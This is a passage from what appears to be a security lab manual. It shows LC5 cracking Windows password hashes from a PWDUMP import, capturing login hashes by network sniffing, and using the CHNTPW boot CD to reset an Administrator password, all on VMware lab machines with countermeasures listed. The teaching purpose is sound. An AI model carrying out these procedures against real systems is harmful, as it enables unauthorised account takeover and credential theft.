WIN-2000-V-1	Guest	* empty *	x	* empty *	0	
WIN-2000-V-1	Administrator	123	x	123	19	
	Administrator		x		0	
	ASPNET				0	
	Guest	* empty *	x	* missing *	0	
	IUSR_W2KAS				0	
	IWAM_W2KAS				0	
	NetShowServices				0	
	TsInternetUser				0	
	user1		x		0	
	user2		x		0	
	user3		x		0	

DICTIONARY/HYBRID
words total 29157
words done 0
% done 0.000%

PRECOMPUTED
hash tables 0 of 0
hashes found 0 of 0
% done 0.00%

BRUTE FORCE
time elapsed 0d 0h 0m 0s
time left Calculating -
% done
current test
keyrate


SUMMARY
total users 2
audited users 2
% done 100.000%

Imported 10 accounts from PWDUMP file

Click the **Start** button on the toolbar. ▷

LC5 will grind against the usernames until each password has been identified and displayed.

***Note:** I began using L0phtcrack when it was still in version 3 (LC3). The speed of this application has increased drastically and is a proven, rock-solid application to break Windows password hashes. If you can afford the full version, I highly recommend it.



Domain	User Name	LM Password	<8	Password	Password Age (days)	Lock
	Administrator	123	x	123	0	
	ASPNET				0	
	Guest	* empty *	x	* missing *	0	
	IUSR_W2KAS				0	
	IWAM_W2KAS				0	
	NetShowServices				0	
	TsInternetUser				0	
	user1	ABC	x	abc	0	
	user2	DEF	x	def	0	
	user3	GHI	x	ghi	0	
WIN-2000-V-1	Guest	* empty *	x	* empty *	0	
WIN-2000-V-1	Administrator	123	x	123	19	

DICTIONARY/HYBRID
words total 29157
words done 0
% done 0.000%


PRECOMPUTED
hash tables 0 of 0
hashes found 0 of 0
% done 0.00%

BRUTE FORCE
time elapsed 0d 0h 0m19s
time left 0d 5h20m47s
% done 0.0962%
current test AJFLVC
keyrate 4081990 k/s

SUMMARY
total users 12
audited users 8
% done 66.667%

As you may have noticed during the initial wizard, there are other options to collect Windows password hashes.

By opening the LC5 application again the wizard will again appear. Click **Next**.



LC5 Wizard

LC 5 Wizard

Welcome to the LC5 Wizard. This wizard will prompt you with step-by-step instructions to get you auditing in minutes.

First, the wizard will help you determine where to retrieve your encrypted passwords from.

Second, you will be prompted with a few options regarding which methods to use to audit the passwords.

Third, you will be prompted with how you wish to report the results.


Then, LC5 will proceed auditing the passwords and report status to you along the way, notifying you when auditing is complete.

Press 'Next' to continue with the wizard.

□ Don't show me this wizard on startup

< Back | Next > | Cancel

This time select *Retrieve by sniffing the local network*. Click **Next**.



Get Encrypted Passwords

Get Encrypted Passwords

Choose one of the following methods to retrieve the encrypted passwords.

○ Retrieve from the local machine
Pulls encrypted passwords from the local machine's registry. Administrator access is required.


○ Retrieve from a remote machine
Retrieve encrypted passwords from a remote machine on your domain. Administrator access is required.

○ Retrieve from NT 4.0 emergency repair disk
Emergency repair disks and backup tapes made from Windows NT 4.0 contain a file called 'sam' or 'sam._' that contains encrypted passwords.

● Retrieve by sniffing the local network
Sniffing captures encrypted hashes in transit over your network. Logins, file sharing and print sharing all use network authentication that can be captured.

< Back | Next > | Cancel

The option of *Strong Password Audit* should still be selected. Click **Next**.



Choose Auditing Method

○ Quick Password Audit

This method checks only for simple passwords that you could find in a dictionary.

○ Common Password Audit


This method checks for simple passwords that you could find in a dictionary, as well as common modifications of dictionary words.

● Strong Password Audit

This method checks for simple passwords that you could find in a dictionary, common modifications of dictionary words, and performs a brute force attack that attempts all combinations of standard letters and numbers.

○ Custom

The **Reporting Style** should still be set to the default. Click **Next**.



Pick Reporting Style

☑ Display passwords when audited

Most of the time, you'll want to know what the audited passwords are, but in some situations, you may wish to verify the safety of a password without disclosing what it is. Check this box to view the cracked passwords in the output.

□ Display encrypted password 'hashes'

Check this box to display the encrypted passwords as they are seen by the operating system. These values may be of interest to some users and to others they may seem like excess clutter. To display the encrypted passwords, check this box.

☑ Display how long it took to audit each password


Checking this box will add a column to the output view that shows how long it took to audit each password.

☑ Display auditing method

Check this box to display the method used to find each password. This can be useful for identifying users who have particularly weak passwords.

☑ Make visible notification when auditing is done

The LC5 Wizard is almost ready to begin auditing the password hashes by "sniffing" the local network. Click **Finish**.


Begin Auditing


LC5 is now ready to begin the password auditing process. Please confirm the following settings and go back and change anything that is not correct.

- Retrieve passwords by sniffing the local network
- Perform 'Strong' password audit
- Display domain password belongs to
- Display passwords when audited
- Display time spent auditing each password
- Give visible notification when done auditing
- Show method used to crack password

☑ Save these settings as session defaults

Press 'Finish' to begin auditing.

The **Select Network Interface** window will appear. Select the appropriate NIC and click **OK**.


Select Network Interface

Sniffing for encrypted passwords requires administrative access to the network device. LC5 can sniff on Ethernet devices for the encrypted passwords used in network logins and file or print sharing.
LC5 may experience difficulty sniffing if your network device does not have compatible drivers, or if you are using an unsupported medium, such as token-ring or FDDI.

LC5 uses the WinPcap Packet Driver to perform it's sniffing. For network device compatibility information, please visit http://www.atstake.com/lc5/winpcap

*** IMPORTANT NOTE! Windows 2000/XP uses NTLMv2 by default. If you are sniffing an exclusively Windows 2000/XP network, you will very likely not retrieve any data by using this method.


Choose the network device to sniff on:

Network adapters
Generic NdisWan adapter
VMware Accelerated AMD PCNet Adapter

Current network adapter:
\Device\NPF_{18EDB174-87F8-4B06-97BA-AB687C

LC5 is now ready to begin capturing any passwords of users logging in to servers on the network. Click the **Start Sniffing** button.


***Note:** Keep in mind that the traffic you see is completely dependent upon the environment the computer "sniffing" resides in. For example, if the network link you are using is connected to a network hub, you will be able to see all traffic going through that hub to all other computers on that hub. If, however, the network link you are using is connected to a switch, you will only be able to see traffic specifically destined to/from your connection. There is a way to "sniff" traffic on a switch to show all traffic to a specific or every computer on a switch, which will be covered in Chapter 9.



Press 'Start Sniffing' to begin capturing data from the network. When you are done, click 'Stop Sniffing' and the press the 'Import' button to keep the data, or the 'Cancel' button to discard it.
It will take a varying amount of time for network traffic to appear in the box above based on your network utilization. Networks that are 'switched' may limit capture to communications involving this local machine.

Selected device: \Device\NPF_{18EDB174-87F8-4B06-97B

Once the passwords have been captured, click the **Stop Sniffing** button and view the results.



Source IP	Destination IP	Domain\Username	Challenge
123.123.123.123	23.23.23.23	KAS\ Administrator	7524248b

Press 'Start Sniffing' to begin capturing data from the network. When you are done, click 'Stop Sniffing' and the press the 'Import' button to keep the data, or the 'Cancel' button to discard it.
It will take a varying amount of time for network traffic to appear in the box above based on your network utilization. Networks that are 'switched' may limit capture to communications involving this local machine.


Selected device: \Device\NPF_{18EDB174-87F8-4B06-97B

Lab 56: Overwrite Administrator Password

Change the Administrator Password: CHNTPW


Prerequisites: Local access
Countermeasures: Strong physical security, strong access controls
Description: The Change NT Password (CHNTPW) application will change the Administrator password regardless of what it is currently set to. CHNTPW also demonstrates the need for strong access controls and physical access to servers or any computer.
Procedure: Gain physical access to the computer, boot from the CHNTPW CD, follow the on-screen instructions, change the password(s), and reboot.

With the CHNTPW CD in the CD-ROM drive, reboot a virtual Windows 2000 machine. As the machine boots, press the **Esc** key to enter the Boot Menu.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Serv
vmware®
Starting


```
Press F2 to enter SETUP, F12 for Network Boot, ESC for Boot Menu
```

The Boot Menu will appear.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Serv


```
Boot Menu

1.   +Removable Devices
2.   +Hard Drive
3.    CD-ROM Drive
4.    Network boot from AMD Am79C970A

    <Enter Setup>
```

With the arrow keys highlight the number **3. CD-ROM Drive** and press the **Enter** key.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Serv


```
Boot Menu

1.   +Removable Devices
2.   +Hard Drive
3.    CD-ROM Drive
4.    Network boot from AMD Am79C970A

    <Enter Setup>
```

The machine will boot from the CHNTPW CD.




```
*                                                                      *
*   (c) 1998-2004 Petter Nordahl-Hagen. Freely noncommercial distributable *
*   See docs & license file on floppy for more info on license and credits *
*   Linux kernel & utilities (c) lots of people, freely distributable     *
*   Encryption library by the OpenSSL project                              *
*   Thanks to EZ for bootfloppystuff                                       *
*                                                                          *
*  DISCLAIMER:  THIS SOFTWARE COMES WITH ABSOLUTELY NO WARRANTIES!         *
*               THE AUTHOR CAN NOT BE HELD RESPONSIBLE FOR ANY DAMAGE      *
*               CAUSED BY THE (MIS)USE OF THIS SOFTWARE                    *
*                                                                          *
*  NOTE:  The 'chntpw' binary contains cryptograhic algorithms,            *
*         like DES and others, which may be illegal to re-export           *
*         from your country.                                               *
*                                                                          *
*  More info at: http://home.eunet.no/~pnordahl/ntpasswd/                  *
*  Email       : pnordahl@eunet.no                                         *
*                                                                          *
****************************************************************************
*  CD build date:  Thu Mar 3 21:21:15 CET 2005

Loading vmlinuz.................
Loading initrd.gz...............................
Ready.
Uncompressing Linux... _
```

Because VMware machines use SCSI hard drives by default, no IDE drives will be discovered to change the password on.



```
Redirect done, umount old ramdisk
umount: /initrd: Device or resource busy
freeramdisk: failed ioctl on /dev/root: Device or resource busy
Spawning shells on console 2 - 6
mkdir: Cannot create directory '/floppy': File exists
Initialization complete!

**********************************************************************
* Win/NT Registry Edit Utility Floppy / chntpw                       *
* (c) 1997 - 2004 Petter N Hagen - pnordahl@eunet.no                 *
* See file named "license" on floppy for licensing info and credits  *
*                                                                    *
* This utility will enable you to change or blank the password of    *
* any user (incl. administrator) on an Windows NT/2k/XP installation *
* WITHOUT knowing the old password.                                  *
* Unlocking locked/disabled accounts also supported.                 *
*                                                                    *
* It also has a registry editor, and there is now support for        *
* adding and deleting keys and values.                               *
*                                                                    *
* Tested on: NT3.51 & NT4: Workstation, Server, PDC.                 *
*            Win2k Prof & Server to SP4. Cannot change AD.           *
*            XP Home & Prof: up to SP2                               *
*            Win 2003 Server (all?): Seems to work                   *
*                                                                    *
* HINT: If things scroll by too fast, press SHIFT-PGUP/PGDOWN ...    *
**********************************************************************

=====================================================
There are several steps to go through:
- Disk select with optional loading of disk drivers
- PATH select, where are the Windows systems files stored
- File-select, what parts of registry we need
- Then finally the password change or registry edit itself
- If changes were made, write them back to disk

DON'T PANIC! Usually the defaults are OK, just press enter
             all the way through the questions

=====================================================
= Step ONE: Select disk where the Windows installation is
=====================================================
Disks:
NT partitions found:

Please select partition by number or
a = show all partitions, d = automatically load new disk drivers
m = manually load new disk drivers
l = relist NTFS/FAT partitions, q = quit
Select: [1] _
```

